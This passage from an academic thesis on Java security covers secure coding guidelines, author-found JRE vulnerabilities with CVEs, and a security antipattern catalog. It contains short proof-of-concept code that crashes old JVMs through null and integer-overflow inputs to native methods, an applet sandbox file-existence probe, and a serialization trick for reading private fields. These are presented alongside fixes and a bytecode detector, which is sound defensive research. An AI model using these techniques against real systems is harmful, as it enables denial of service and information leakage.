The security mechanisms of the JRE allow package access in existing application classes when a "accessClassInPackage.*ClassName*" `Runtime-`

`Permission` is granted to the CodeSource that contains the code demanding the access.

Threat

Limiting the access to packages is a means to avoid disclosure of sensitive information out of a trusted package. Private keys used for encryption or safe communication as well as technical data about the target system may leak. This information allows further manipulation of the system such as disclosure or manipulation of the system memory (Schönefeld, 2003q).

Recommendation

If the access restrictions of the JAVA language often have to be circumvented as a typical behavior, then the visibility modifiers of the accessed classes are likely to be too restrictive. An adjustment of the class visibility level would revert the circumvention of the access rule enforcement.

7.1.6 Preference of immutable objects

JAVA objects that do not change their state after initialization are called *immutable*. This is for instance the case for the `String`, `Long`, `Integer` and other wrapper classes for primitive types within the `java.lang` package. Mutable objects in contrast do change their values during their lifecycle, like the `Vector`, `HashTable`, or other container types of the `java.util` package.

Threat

Mutable objects that are reachable from untrusted code can be changed referring their value. An object that is used in different places of an application could silently get changed in its internal state by an attacker and then cause harm at other places of the application because its internal

state does not comply anymore to the integrity rules after the silent state change. Non-mutable classes promote the *TOCTOU* (time to check to time of usage) anomaly (Dowd et al., 2006). In a TOCTOU situation the initial values passed to a `new` instruction to create a new JAVA object may still conform to the check incorporated by the constructor code. Nevertheless, as mutable objects may change unnoticed via their external references the integrity check preconditions are not certain to be constantly met during the entire lifecycle of the object. A reference of to an internal field of an object can be changed by code to circumvent integrity checks after the internal checks have occurred.

Recommendation

To maintain integrity it is helpful to use deep copies of values instead of object references. From an integrity perspective, it is important to prevent the unnoticed modification of the internal state of objects. Objects of mutable types should be cloned before passing them to untrusted code. Where possible the replacement of mutable classes with immutable classes prevents unwanted state changes. This precaution applies also to arrays that are returned to callers. In order to protect the values of an array or members of container types from unnoticed modification, the members should be cloned. This also applies to access of arrays from untrusted sources.

7.1.7 Filter user supplied data

When passing user-supplied parameters to trusted functionality in the processing logic of a method, the parameter should be cleaned to restrict the attacker's ability to launch lower layer injection attacks.

Threat

As described in the OWASP recommendations (Open Web Application Security Project, 2006) for secure web applications also JAVA application should be hardened against malicious input from remote clients. If data sent in by HTTP web forms is not properly cleaned, a remote attacker could send specially-crafted SQL statements to obtain sensitive information, cause a denial of service, and possibly execute arbitrary code on the system. It has been shown in (Schönefeld, 2004a) and (Schönefeld, 2003l) how SQL and JDBC clients can be misused to launch command execution attacks via SQL-aliased JAVA methods.

Recommendation

Cleaning the data received from clients can be achieved by defining regular expression and transformations that help to test the input data for valid patterns. This states another example where the interceptor pattern is helpful, as the request flow of JAVA servlets are interceptable by servlet filters (Sun Microsystems, 2003g), these allow inspecting the incoming data before forwarding to business processing.

7.1.8 Secure object serialization

Objects in JAVA can be created via several techniques.

Constructors Calling the constructor is the typical technique for creating objects.

Cloning Calling the `clone` creates a copy of the object (if the class declaration allows cloning the object).

Serialization Objects are created by calling the `readObject` or `readExternal` method of a serializable object type. The `readObject`/`readExternal` methods are often referred to as *hidden constructors*, an attacker may

choose the created serialized objects to bypass checks that are only enforced by the constructor methods.

A consistent implementation of a class must enforce the integrity constraints for each of these techniques on the same liability level. In addition, side effects such as blocking behavior should not differ between these ways to create objects as it can be exploited to provoke resource blocking. Distributed systems have to exchange information over custom protocols or standard protocols such as HTTP or JAVA RMI. The systems exchange messages are technically implemented as JAVA objects. Hierarchies of objects are transformed recursively to a stream of bytes via the `writeObject` method of the serializable class. The transformed object hierarchies may reference objects more than one time. *Serialization* as term was derived from the fact that each transformed object is given a serial number. This allows sending each individual object only once to ensure that the object tree on the receiving side represents the sent original. Whenever the serialization algorithm meets an object for a repetitive time, it sends copies a reference identifier to the outbound `byte[]` array. This array is transferred to the receiving JVM that rebuilds the original object by calling the custom or default `readObject` method of the corresponding class.

Threat

Objects that are used for serialization leave all control mechanisms of the JVM. As an object is transformed into a byte stream representation, it is possible to alter the internal state of the logical object by modifying the bytes of the object stream. This can be misused to cause integrity attacks as creating unwanted mutations of objects can be created and bypassing the integrity checks of constructors. A second threat is exploiting functionality on the receiving side by sending objects that trigger a desired action when the `readObject` method is executed. This will be discussed

in depth when analyzing the *Uninvited Object* antipattern, described in Chapter 8.5.

An important confidentiality threat due to serialization is the circumvention of access rules to private fields. Unprivileged code can read values of an object send to an accessible instance of the `java.io.ObjectOutputStream`. A possible attack is to retrieve the private members of the objects by adding backreferences as a sequence of bytes `0x71 0x00 0x7e 0x00` followed by the field number (Bloch, 2001)) to the stream. By adding additional calls to the `readObject` method, a field value declared as `private` can finally be read by the attacker.

Recommendation

Using the `transient` keyword (Horstmann and Cornell, 2002) avoids exposing private data members to the object stream representation. This implies that these fields have to be rebuilt on the receiving side by an invocation of the `readObject` method. This may have negative security consequences as shown in detail by the *Uninvited Object* Antipattern described in Chapter 8.5. The `readObject` implementation of the receiving class has to prevent that an attacker sending an object can cause interference that harms the availability of the receiving JVM.

7.1.9 Avoid native methods

Native Methods are a composition of a method stub and a native implementation of the functionality. The native part is coded in C or C++ and has to conform to the JNI specifications (Gordon, 1998). JNI code is allowed to access all classes loaded into the JVM.

Threat

Once native code is executed, the JAVA security infrastructure is not able to introduce checks. The native code is programmed in C and C++, which

makes it vulnerable to buffer and heap overflows, or other programming errors. These may allow an attacker to perform an attack resulting in code injection or complete usurpation.

Sun Microsystems (1999b) advises to use JNI carefully and to be aware of the consequences:

> The JNI is for programmers who must take advantage of platform-specific functionality outside of the Java Virtual Machine. Because of this, it is recommended that only experienced programmers should attempt to write native methods or use the Invocation API!

Programmers that lack experience tend to introduce more error into their code. Programming errors, such as a forgotten check for NULL (Schönefeld, 2003f) in the native parts of the JDK core libraries, can cause a Denial-Of-Service condition. By crashing the JVM a DoS is performed, as shown below in Figure 7.2 on the JAVA layer and in Figure 7.3 for the C layer. The problem is caused in the JAVA code, where the uninitialized static byte array `by` is passed with a NULL value to the `GetByteArrayElements()` method of the JNI handle, which is later dereferenced.

```
import java.awt.color.*;
public class ICC_Again_Crasher {
    static byte[] by;
    public static void main(String[] args) {
        //ICC_Profile i = ICC_Profile.getInstance(by);
        ICC_Profile i = ICC_Profile.getInstance
(ColorSpace.CS_LINEAR_RGB);
        i.setData(ICC_Profile.icSigCmykData,by);
    }
}
```

Figure 7.2: JAVA code crashing JVM prior JDK 1.4.2_04

```
dataP = (*env)->GetByteArrayElements (env, data, 0);
```

Figure 7.3: C code crashing JVM prior JDK 1.4.2_04

Recommendation

JNI code is implemented in C or C++. This has the consequence that neither the coding guidelines for JAVA code nor are the typical JAVA development tools are sufficient to support a secure JNI development. From a cost perspective, the developer has to spend more effort and resources to maintain JNI code secure. As the core JAVA libraries already span a wide range of functionality the custom JNI code should be analyzed from a functional perspective whether the task it is was developed for can be solved by a pure JAVA implementation to avoid the additional cost and security risks implied by using JNI. It has even been shown by Alliet and Megacz (2004), that existing native code can be migrated to JAVA bytecode. This limits security risks to vulnerabilities in operating system calls. As the resulting bytecode can be controlled by the security manager, the risk to using is better controllable than the original native code.

7.1.10 Clear sensitive information

Sensitive information may include passwords or other credentials that are used inside the address space of the JVM to execute local or remote privileged (via RMI or CORBA CSIv2) actions protected by access control.

Threat

Even after code has left the scope of a variable, temporary values may reside in the object pool of a JVM until the next garbage collection cycle, which occurs asynchronously. This gives the attacker a time window of at-

tack to read the value from system memory, in which he may try to access the value of the credentials by directly accessing the memory areas of the JVM with debugging tools, such as `Sysinternals ProcessExplorer` (Russinovich, 2006) or OllyDbG (Yuschuk, 2006). Both program types allow reading and modifying memory associated to a native process. Malicious programs like rootkits (Hoglund and Butler, 2005) or trojans (Szor, 2005) with the appropriate access rights also fall into this category.

Recommendation

Strings are immutable objects. Therefore, they cannot be modified or explicitly destroyed. String destruction is done as part of the object finalization done by the garbage collector. It assures that the reference counter of the objects equals zero before finalizing an object. A common recommendation to remove critical strings immediately from physical system memory is to use the `StringBuffer` class instead of `String` for storing textual credentials (Van Ham, 2004). This refactoring allows explicit deletion of the array holding the private information. If the information has to persist within the application, the use of a `javax.security.SealedObject` allows protecting the object by applying cryptographical operations to its serialized representation (IBM Corporation, 2006b).

7.1.11 Limit visibility and size of privileged code

Privileged code is bracketed inside the `run`-method of a class derived from `java.security.PrivilegedAction`. The default access control algorithm responsible for the evaluation of security permissions is the stack walk. It is responsible to verify that all codebases on the stack have the appropriate permissions to execute the desired action. Executing privileged code sections is an exception to this rule, which allows executing privileged functionality in a controlled scope. Privileged actions are executed even if the calling code on the stack is untrusted. The JDK uses privi-

leged actions in the classes of the bootclasspath. The core classes need privileged actions to read certain private property settings or load native libraries regardless whether the calling code is located in an untrusted protection domain such as unsigned applets or is a fully trusted application. Privileged code blocks may include:

- Access to system properties
- Reading and writing files
- Opening sockets
- Dynamic library loading (`Runtime.getRuntime().loadLibrary`)

Untrusted code, which has permission to load a native library, implicitly needs access to the physical file containing the native library supposed to be loaded into the JVM. This is also the case, when accessing a resource, which is available via HTTP on the net that case needs an explicit `SocketPermission`.

Threat

Privileged code sections can be misused by an attacker to force the privileged code to act on his behalf. For example, when the privileged code fails and the resulting exception exposes internal state of the privileged application to the unprivileged code via exceptions. A vulnerability in the JDK that was found during this research is exposing this problem, it is shown in Figure 7.4. By constructing an instance of the `ICC_Profile` class (of the `java.awt.color` package) with a filename parameter, a `PrivilegedAction` to open the named file is triggered in the `run` method. When the action fails because the file does not exist, a `java.io.IOException` is thrown. Otherwise, when the file exists, but the contents of the file does not adhere to the format restrictions of the `ICC_Profile` class, so that an `IllegalArgumentException` is thrown. This behavior can be interpreted

by unprivileged code like unsigned applets to guess the existence of files (Schönefeld, 2005a) on the local system running the JAVA browser plugin (JPI).

```
private static boolean testFileExistence(String a) {
   boolean ret = false;
   try {
     java.awt.color.ICC_Profile ip =
       java.awt.color.ICC_Profile.getInstance(a);
   }
   catch (java.lang.IllegalArgumentException e) {
     e.printStackTrace(); // File exists
     return true;
   }
   catch (java.io.IOException e) {
     e.printStackTrace(); // File does not exist
     return false;
   }
   return false;
}
```

Figure 7.4: Code circumventing sandbox testing file existence

Recommendation

The official coding guidelines for secure JAVA code encourage following these rules or patterns when coding privileged code:

Minimize privileged parts of control flow to reflect the *least privilege* security principle. In the case of an *overlong privileged block* antipattern, this principle is neglected, unprivileged code can take advantage of the permissions granted to the called class and access restricted resource via `PrivilegedAction` declarations. This is especially dangerous in the case of packages in the boot classpath and the extension classpath (`/lib/ext/`) as they are in a trusted protection domain.

Reduced scope of privileged code is important to prevent the execution of privileged code under the control of an attacker. Malicious code take advantage of `PrivilegedAction` implementations inside trusted `CodeSource` definitions. When PrivilegedActions are defined with limited visibility they cannot be exploited by an attacker. This refactoring reflects the *limited view* security principle as defined in Chapter 2.3.2, because it raises the bar for an attacker to exploit the scope of actions that are useful to manipulate restricted resources.

7.1.12 Avoid direct usage of internal system packages

Using those classes bundled in the JDK with the `sun` package prefix should only be considered in special cases with no other alternative. The classes in the `sun.*` packages do not belong to the official API maintained by Sun Microsystems so their interfaces may change in later release or may even not available in other JDK implementations. As an example is the IBM implementation of JDK 1.4.2 missing a `sun.security.util.DerValue`, which is part of the Sun JRE core classes. Therefore, the stability of classes `sun.*` packages and their behavior is not guaranteed to be stable.

Threat

Relying on `sun.*` packages exposes the application to the potential risks of silently changing APIs, a problem that creates linking and functionality incompatibilities once the JVM is exchanged. The discussion of `sun.*` packages was directed to intended use of these classes. Due to language bindings such as those offered to SQL clients, internal classes such as `sun.*` classes can be called via ALIAS definitions. Therefore, the application has to be prepared to block the delegated direct use the `sun.*` packages, which was the case with the JDBC exploit in Chapter 8.6 and the Opera browser vulnerabilities shown in Chapter 8.7.

Recommendation

Avoiding the `sun.*` packages is similar to the argumentation against the use of JNI code. It is recommended by Sun not to use these classes directly (Sun Microsystems, 1997). Sun classes do provide less stability compared to the classes in the official `java.*` namespace. From a cost perspective the developer has to spend time and effort to check the compatibility for every version and brand of the JDK he likes to support. Using the version and vendor dependent `sun.*` classes contradicts the *write once, run everywhere* philosophy of JAVA. Similar to JNI, refactoring it should be taken into account that the JAVA libraries span a wide range of functionality. Therefore, the use of sun packages should be analyzed from a functional perspective, whether the task can be solved by an implementation using classes in the `java` namespace. The indirect delegation of functionality (caused by malicious code or reflection) to `sun` classes can be blocked by activating a default JAVA security manager that enforces the default `package.access=sun.` in the default security policy.

7.2 The version 2.0 of the secure coding guidelines

In 2007 Sun Microsystems introduced the second version of the secure coding guidelines reflecting to the exposure of JAVA to current attack methodologies. The emphasis has been put on these topics:

- Accessibility and Extensibility
- Input and Output Parameters
- Classes
- Object Construction
- Serialization and Deserialization
- Standard APIs

In the "Accessibility and Extensibility" section plausible rules for a secure design of the visibility of methods and fields with classes are presented. Furthermore reasons are presented where classes should not be overridable by user code, also how exposed super class behavior may circumvent the security precautions of a subclass.

The "input and out parameters" part emphasizes the risk of untrusted input, especially of TOCTOU attacks and encourages to perform access and plausibility checks on deep copies of untrusted parameters. In addition, the handling of copies of mutable classes is discussed.

The third section addresses the use of "Classes", which in detail includes the problems of non-final static fields, internal state modification and motivate the use of wrappers that perform checks before passing values to native methods. The section closes with a description how careless coding of exceptions can circumvent the protection effort of the security manager, by exposing otherwise shielded system properties.

The "object construction" discussion recommends treating all paths that lead towards the creation of a new objects, such as the `clone` and `readObject` methods, with the same security precautions. This prevents attacks that aim bypassing the checks of the official constructor. An additional recommendation is avoidance of overridable methods in the constructor, to prevent leaking of the `this` pointer.

"Serialization and Deserialization" replicates most of the previous discussion, which involved serialization issues. Most important here is the consistent state checking behavior of object creation, making the reestrictions of he readObject method as difficult to pass as those of the official constructor.

The "Standard API" section stresses the problem of passing user controlled values to privileged blocks and the danger of bypassing the security manager with the help of the reflection API and on the immediate class loader, especially with object instances acquired from untrusted code.

7.3 Summary

In the previous sections, have shown how absence of basic security guidelines in the implementation phase supports the creation of vulnerabilities, and resulting security threats. The next chapter provides examples, which illustrate the role of programming antipatterns as a cause for threats and vulnerabilities.

8 Antipatterns in distributed JAVA components

The presented proactive techniques like Bytecode verification and Code containment are the foundation for the protection that is enforced by the JAVA runtime environment. When switching the perspective to the practical impacts of security it becomes of importance whether particular vulnerabilities for a particular implementation exist.

A common source for finding out about vulnerabilities are public data sources such as the *Bugtraq* mailing list or a security-oriented website like `securityfocus` (SecurityFocus, 2006b), `zone-h` (Zone-H, 2006), or `heisec` (Heise Verlag, 2006). A systematic taxonomy of vulnerabilities has emerged in the CWE catelog, that describes generic vulnerability types and the CVE database that list product-specific vulnerabilities.

The vulnerabilities shown in Table 8.1 show the weaknesses that have been identified and removed from the listed products as result of this research.

These vulnerabilities have in common, that the weakest part of the system may harm the overall system even when the security bases on a contained runtime architecture like the standard JAVA Runtime Environment. Although the JRE is equipped with a well-defined security framework, vulnerabilities inside the trusted system classes endanger the integrity of the TCB. It was shown that the security level of middleware products bases relies on the TCB security. Therefore, middleware security is compromised by antipatterns. These, as shown before, are caused by violation of the security coding guidelines. Furthermore, these vulnerabilities endanger the secure operation of middleware components built on top of the JRE; these are frameworks such as databases, J2EE applica-

Date	CVE	Product	Source
2003-05-20	CVE-2004-0723	JRE	Schönefeld (2003i)
2003-06-25	CVE-2003-1134	JRE	Schönefeld (2003m)
2003-06-25	CVE-2003-1572	Java Media Framework	Schönefeld (2003q)
2003-10-05	CVE-2003-0845	JBoss 3	Schönefeld (2003p)
2003-12-16	CVE-2003-1572	Pointbase DB	Schönefeld (2003l)
2004-04-05	CVE-2004-0253	Cloudscape DB	Schönefeld (2004c)
2004-07-10	CVE-2004-0723	JRE	Schönefeld (2004b)
2004-08-05	CVE-2004-2764	JRE	Sun Microsystems (2004d)
2004-11-19	CVE-2004-1489	Opera	Schönefeld (2004d)
2004-12-31	CVE-2004-2540	JRE	Sun Microsystems (2004e)
2005-02-11	CVE-2005-3583	JBoss 4	Schönefeld (2005b)
2006-05-06	CVE-2006-2426	JRE	Schönefeld (2004e)
2007-02-12	CVE-2007-4575	OpenOffice	Schönefeld (2009a)
2009-02-11	CVE-2009-0794	OpenJDK	OpenJDK project (2009)
2009-04-24	CVE-2009-1190	Spring Framework	Thomas (2009)

Table 8.1: Identified vulnerabilities

tion servers and other contained environments. A weak spot in the JRE therefore threatens the confidentiality, integrity, and availability of these systems, and of the data and functionality they contain.

If all security precaution techniques described in the beginning of the chapter would provide the protection they were designed for, there would be no vulnerabilities within the TCB. These leads to the deduction, that the code implementing the security concepts of the JVM is not providing full protection. Instead it adds weak spots to the protective hull of the TCB within the JRE. In the next sections we observe the relationship between the habits of security-unaware programming, structural and coding faults that finally lead to vulnerabilities.

8.1 The General Form of an Antipattern

As a structural help we refer to the definition of an *Antipattern*, which describes a suboptimal solution to a common problem.

Recalling Chapter 2, an antipattern is described by these attributes:

- Problem
- Background
- Context
- Forces
- Faulty Beliefs
- Antipattern Solution
- Consequences
- Symptoms and the
- Refactored Solution

The causal chain from the problem to the background, context, forces and faulty beliefs leads to the antipattern solution. The next section shows several security related programming considerations. They should be taken into account when information systems that should provide a secure design and support more than just the functional dimension.

When have experienced, that security problems arise when guidelines or best practices concerning secure programming are neglected (Sterbenz and Lai, 2006; Nisewanger, 2007). From the guidelines described in Chapter 7 the threats are derived. These form the main part to describe security related antipatterns.

The next sections illustrate the relationship between a security antipattern as an interference caused by the programmer□s intend in the form of violation of secure coding principles (and with them the basic security principles) and the security antipatterns are illustrated by an extensive analysis. The causes for each of the antipatterns are presented. These are followed by a description of the violated security principle, and the resulting security vulnerability. Where applicable, the approach how to detect

a suspicious pattern in bytecode is presented. The fundamental bytecode engineering techniques needed for understanding the detection and exploitation of the vulnerabilities have been shown in the previous chapters, and will be referenced were needed.

8.2 JAVA Security Antipattern Catalog

8.2.1 Overview

The following paragraphs are concerned with the detection of software flaws as antipattern structures in JAVA code. The focus is set on the relationship between suspicious patterns in bytecode and the security attributes of the application. The developer is typically focused on the source code but the application security attributes depend on the bytecode of the application.

8.2.2 Categorization

This section provides a categorization of JAVA antipatterns and assigns typical vulnerabilities found during this research. The main interest was put on the main core JAVA library of the JAVA TCB, which can be found in the `rt.jar` file in the Sun JDK. The codebase, consisting of the classes included in the class archive, is placed by the primordial class loader into the `AllPermission` protection domain. Therefore, each error in the TCB will potentially compromise the security of every JAVA middleware component or application system that is built on top of it.

We also categorize the antipatterns to the three major goals of security.

Con□dentiality Antipatterns In the case of the JDK the *Insecure Component Reuse* antipattern supported the subversion of the *Chinese Wall* policy (see Chapter 2.1.8), which is enforced by the applet security manager. By including the Apache XML parser into the core APIs of the JDK 1.4, it was overseen that certain functions in the XML parser may break the confinement of the sandbox.

Integrity Antipatterns As far as integrity is concerned, we found that at least two antipatterns are dangerous. The first one was based on the

Privileged Code Side Effects, which promotes luring attacks breaking the logic of protection domains and the containment protection of the sandbox. The second one deals with inappropriate scope, and allows subverting access control settings. Harmful to integrity is also the careless usage of non-`final static` variables. Their usage supports the creation of covert channels between protection domains. Therefore, the last two antipatterns also subvert the confidentiality aspects of a system.

Availability Antipatterns We found two antipatterns that primarily endanger availability, the first one was based on the *Silent Integer Overflow Antipattern* and the second one was possible due to the *Uninvited Object antipattern*, which describes the unwanted side effects of JAVA serialization.

The following list resembles the secure coding guidelines, discussed in detail in Chapter 7.

R1 Careful usage of static fields

R2 Careful usage of static methods

R3 Prefer reduced scope

R4 Limit package definitions

R5 Limit package access

R6 Preference of immutable objects

R7 Filter user supplied data

R8 Secure object serialization

R9 Avoid native methods

R10 Clear sensitive information

R11 Limit visibility and size of privileged code

R12 Avoid direct usage of internal system packages

Antipattern name	C	I	A	Violations	Vulnerability
Silent Integer overflow antipattern	N	Y	Y	R7,R9	java.util.zip.* Package
Covert channels	Y	Y	N	R1-R5,R12	Cross site applet communication
Uninvited objects	N	Y	Y	R8	Serialization Remote DoS
Internal State Manipulation	Y	Y	Y	R1, R2, R5, R6	JDBC, Paros, J2EE 1.3
Private Namespace Exposure	Y	Y	Y	R5, R10, R12	Opera applets
Losing Abstraction	Y	Y	Y	R9, R11	JAVA Media Framework
LaxPermission	Y	Y	Y	R11	OpenOffice Database Startup Script

Table 8.2: Antipattern catalog

Table 8.2 lists the topics of the forthcoming antipattern descriptions.

Along with the antipatterns, we will also present (where applicable) the bytecode scanners that lead to their detection. The detectors are useful to detect these kinds of flaws also in other application software. A detector is needed to walk through the control flow of a class to find programming vulnerabilities (like integer overflows).

Details about to the implementation requirements of a detector are shown in Chapter 4.4.4 that describes the JDETECT plugin.

8.3 The Silent Integer overflow

Instances of the silent integer overflow antipattern were the reason for a series of Denial-Of-Service vulnerabilities in JDK version 1.4.2_01. Therefore, this antipattern impairs the availability requirement of applications. The silent integer antipattern is summarized in Table 8.3 and explained in detail within this section.

8.3.1 Problem

Known from the C/C++ language family the integer overflow (blexim, 2002) behavior leads to problems when numbers are added or subtracted and the result is larger or smaller than the limits of the range of the chosen numeric data type.

8.3.2 Background

All JAVA integers are bounded in the range of $[-2^{31},+2^{31}-1]$. This leads to a circular structure of values in the integer data type as shown in Figure 8.1.

Therefore the equation $-2^{31} == +2^{31}-1$ is true for JAVA integer variables. This itself is not a security problem. Integer overflow detection mechanisms exist in most processors like the overflow flag in the status registers since, from ancient MOS 6502 (Gennadiy Shvets, 2003b) to current X86 CPUs (Gennadiy Shvets, 2003a). The JAVA runtime environment does not provide any hint to the application layer that an overflow has occurred which could lead to incorrect security-related decisions (CWE-697).

8.3.3 Context

Integer overflows are recognized as a common vulnerability type and categorized under the key CWE-190, which is a subtype of CWE-682 (incorrect

Name	Silent Integer overflow
Problem	Integrity constraints can be violated due to unexpected results of integer operations.
Background	Silent Integer overflows lead to errors that potentially propagate to the TCB. Integer additions are often performed in computing applications, but the edge cases that incorporate overflows are neglected in testing.
Context	Integer overflows may violate the contract between methods parameter that is enforced by parameter checks (CWE-190, CWE-682)
Forces	Parameters that propagate into the TCB are not checked appropriately, as edge cases may lead to native code failures due to memory exhaustion or illegal pointer operations
Faulty Beliefs	• Integers are unbounded • Integers signal overflow conditions • Overflows are harmless • The TCB in JVM is equipped with appropriate integrity checks
Consequences	Availability impaired
Symptoms	• Denial-Of-Service • Excessive memory consumption
Refactored Solution	Restructure code fragments that to avoid overflowed intermediate values. This enhances integrity for comparisons that determine control flow within the TCB code.

Table 8.3: Security antipattern: Silent integer overflow




Figure 8.1: Integer Overflow

calculation). A silent overflow can be a problem, when the control flow following an integer addition depends on the result and integrity of the integer sum. This is an example of a Clark-Wilson constraint-data item (CDI), as shown in Chapter 2.4, consisting a simple constraint where $a + b \rightarrow c$, so that $c = a + b$.

8.3.4 Forces

The forces stem from the fact not the entire functionality bundled within the TCB is coded in JAVA. The TCB contains parts in native code, written in C. This kind of implementation was necessary either to be platform-specific, because of performance constraints, or both. When this code is called by non-native code, it receives the passed parameter values. Attackers may succeed to harm the virtual machine by using parameters that pass as a layer-below-attack (see Chapter 2.4.2) of the integrity checks; by exploiting the special behavior of the arithmetic operations.

8.3.5 Faulty Beliefs

The vulnerable situation occurs, when developers are not aware of the edge cases of the behavior of the programming environment. JAVA integer values are mapped to memory areas or processor registers of a certain byte size. Therefore, the checks for overflow conditions are mandatory test cases. Only when the edge test cases are handled correctly in the implementation, the programmer was successful in establishing a hurdle against an attack against the application, exploiting a edge case like the silent overflow.

8.3.6 Antipattern Solution

Certain code blocks in the `java.util.zip` package that based on the faulty belief that JAVA integers are unbounded. These additions propagate their results to `native` routines and we applied parameter combinations

that resulted in JVM crashes. Therefore, a denial-of-service vulnerability exists.

One problematic method was found in the class `java.util.zip.CRC32`. The vulnerable `update` method is shown in Figure 8.2.

```
public void update(byte[] b, int off, int len) {
  if (b == null)
   {  throw new  NullPointerException(); }

  if (off < 0 || len < 0 || off + len > b.length)
  { throw new ArrayIndexOutOfBoundsException(); }

 crc = updateBytes(crc, b, off, len);
}
```

Figure 8.2: Silent Integer Overflow antipattern in JDK 1.4.1_01

8.3.7 Consequences

The `update` method is used to calculate a checksum over a buffer. To calculate a checksum over a byte buffer consisting of the values `(1,2,3,4)` the following is needed:

```
CRC32 c = new java.util.zip.CRC32 ();
c.update (new byte []{1,2,3,4} ,0 ,3);
```

However, if the update method is called with the following parameters the addition in the update method causes an overflow. As a result the JVM crashes, because of a propagated value that violates the integrity constraints.

```
c.update (new byte [0] ,4 ,Integer.MAX_VALUE -3);
```

```
public class BidiCrash {
        public BidiCrash() {
                byte buff[] = new byte[3000];
                char cbuff[] = new char[20];
                java.text.Bidi bi2 = new
                        java.text.Bidi(cbuff,10,buff,Integer.MAX_VALUE-3,4,1);
        }
        public static void main(String[] args) {
                BidiCrash bc = new BidiCrash();
        }
}
```

Figure 8.3: Integer Overflow antipattern in Bidi class

8.3.8 Symptoms

The worst symptoms are JVM crashes.Figure 8.4 shows how the propagated parameters cause the crash in a native function. The BidiCrash example (Figure 8.3) illustrates how the crash can be provoked. It shows a silent integer overflow antipattern causing a denial-of-service vulnerability. The checking code that caused the overflow was fixed in the 1.4.1_03 version of the JDK.

8.3.9 Refactored Solution

The false behavior was reported to Sun Microsystems and the responsible programmers refactored the problematic code by rearranging the comparison of the method parameters length and offset to the bounds of the array (Appendix A.4.1). The functional behavior of the method was unchanged. This is also shown in Figure 8.5.

```
c:\java\1.4.1\02\bin\java.exe -Xcheck:jni BidiCrash
An unexpected exception has been detected in native code outside the VM.
Unexpected Signal : EXCEPTION_ACCESS_VIOLATION occurred at PC=0x6D1B045D
Function=Java_java_text_Bidi_nativeBidiChars+0xC6D
Library=C:\java\1.4.1\02\jre\bin\fontmanager.dll

Current Java thread:
        at java.text.Bidi.nativeBidiChars(Native Method)
        - locked <06B0B2B8> (a java.lang.Class)
        at java.text.Bidi.<init>(Bidi.java:248)
        at BidiCrash.<init>(BidiCrash.java:5)
        at BidiCrash.main(BidiCrash.java:8)
```

Figure 8.4: Integer Overflow crash in Bidi class

```
public void update(byte[] b, int off, int len) {
  if (b == null)
   {  throw new  NullPointerException(); }

  if (off < 0 || len < 0 || off > b.length - len)
   { throw new ArrayIndexOutOfBoundsException(); }

  crc = updateBytes(crc, b, off, len);
}
```

Figure 8.5: Refactoring of Integer Overflow antipattern in JDK 1.4.1_02

Before: JDK 1.4.1_01	After: JDK 1.4.1_02
12: iload_2 13: iflt 28 16: iload_3 17: iflt 28 20: iload_2 21: iload_3 22: iadd 23: aload_1 24: arraylength 25: if_icmple 36	12: iload_2 13: iflt 28 16: iload_3 17: iflt 28 20: iload_2 21: aload_1 22: arraylength 23: iload_3 24: isub 25: if_icmple 36

Table 8.4: Bytecode in Integer Overflow antipattern in JDK 1.4.1_02

8.3.10 Detection

By the use of bytecode scanner we analyzed the JVM class files to find locations, where integers where added and the result was forwarded as parameter to a native code function, provoking segmentation faults. These are thrown as result of usage of unusual small or high numbers propagated to native memory memory management routines.

For detection of suspicious bytecode structures, we extracted a pattern that is an indication for integer overflows.

Table 8.4 shows that the **javac** compiler emits two `iload` statements and an `iadd` statement to the method. The sum calculated by `iadd` is afterwards left on the stack. We therefore implemented this search pattern in a detector and needed to look whether the control flow branches (`invokestatic`, `invokevirtual`) into code sensitive to integrity violations, such as a `native` method, in the later control flow.

By using the detector as shown in Figure 8.6 several other occurrences of the integer overflow antipattern were found as follows:

- `java.util.zip.Adler32().update()`, (Schönefeld, 2003b)

```
package jdetect; [...]
public class IntOverflowToNativeMethodCall extends JDetectBaseDetector  {
        public void sawOpcode(int seen) {
                [...]
                switch (seen) {
                        case ILOAD:
                        case ILOAD_0:
                        case ILOAD_1:
                        case ILOAD_2:
                        case ILOAD_3:
                                valid1 = false;
                                if (seen == ILOAD && stackheight > 0)
                                        valid1 = true;
                                if (seen == ILOAD_0 && stackheight > 0)
                                        valid1 = true;
                                if (seen == ILOAD_1 && stackheight > 1)
                                        valid1 = true;
                                if (seen == ILOAD_2 && stackheight > 2)
                                        valid1 = true;
                                if (seen == ILOAD_3 && stackheight > 3)
                                        valid1 = true;
                                if (valid1) {
                                        iload1stpos = iload2ndpos;
                                        iload2ndpos = getPC();
                                }
                                break;
                        case IADD:
                                iaddpos = getPC();
                                break;
                        case INVOKEVIRTUAL:
                        String className = getDottedClassConstantOperand();
                        if (!className.startsWith("[")) {
                                JavaClass clazz = Repository.lookupClass(className);
                                Method[] methods = clazz.getMethods();
                                for (int i = 0; i < methods.length; i++) {
                                        Method method = methods[i];
                                        if (method.getName().equals(getNameConstantOperand())         &&
                                        method.getSignature().equals(getSigConstantOperand())) {
                                                if (method.isNative() && (!method.getName().
                                                equals("arraycopy") | bAlsoShowArrayCopy)) {
                                                        criteria[3] = true;
                                                        invokepos = getPC();
                                                        break;
                                                        [...]
                                                if (criteria[1] && criteria[2] && criteria[3]) {
                                                        BugInstance bi = new BugInstance(this,
                                                        "IO_INTEGER_OVERFLOW_TO_NATIVE",
                                                        HIGH_PRIORITY).addClassAndMethod(
                                                        this).addSourceLineRange(
                                                        this, lastPC, getPC());
                                                        bugReporter.reportBug(bi);
                                                        iaddpos = 0;
                                                        iload1stpos = 0;
                                                        iload2ndpos = 0;
                                                        valid1 = false;
                                                        criteria[1] = false;
                                                        criteria[2] = false;
                                                        criteria[3] = false;
                                                        invokepos = 0;
                                                }
```

Figure 8.6: Integer Overflow propagating to Native code Detector

